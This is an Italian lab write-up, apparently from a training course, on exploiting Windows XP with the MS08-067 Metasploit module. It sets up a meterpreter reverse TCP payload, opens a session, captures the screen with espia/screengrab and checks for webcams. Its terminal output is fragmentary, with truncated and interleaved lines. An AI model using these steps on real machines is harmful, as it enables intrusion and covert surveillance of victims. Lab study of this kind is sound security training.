

# S7L3

Oggi, andremo a sfruttare una vulnerabilità sul sistema operativo windows xp attraverso l'exploit *MS08-067*, andando poi in seguito a creare una sessione ed eseguire comandi con una shell.

Come prima cosa eseguiamo una scansione della macchina vittima,individuando il servizio e la porta.

## 1

Andiamo a selezionare l'exploit e impostare i vari parametri.

```

VirtualBox__virtual_NIC)
Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
  LHOST     192.168.178.75   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

g ) at 2024-01-24 14:44 CET
x (192.168.178.76)
Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

indows XP microsoft-ds
TTPAPI httpd 1.0 (SSDP/UPnP)
VirtualBox__virtual_NIC)
View the full module info with the info, or info -d command.


msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.178.75:4444
[*] 192.168.178.76:445 - Automatically detecting the target...
[*] 192.168.178.76:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian

```

Una volta creata la sessione, eseguiamo uno screen della macchina vittima, andando a usare *espi*a e di conseguenza fare lo screen con *screengrab*.

# 2



3

Come ultima cosa scansioniamo le eventuali webcam se sono disponibili.

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > █
```

In questo caso non abbiamo webcam disponibili.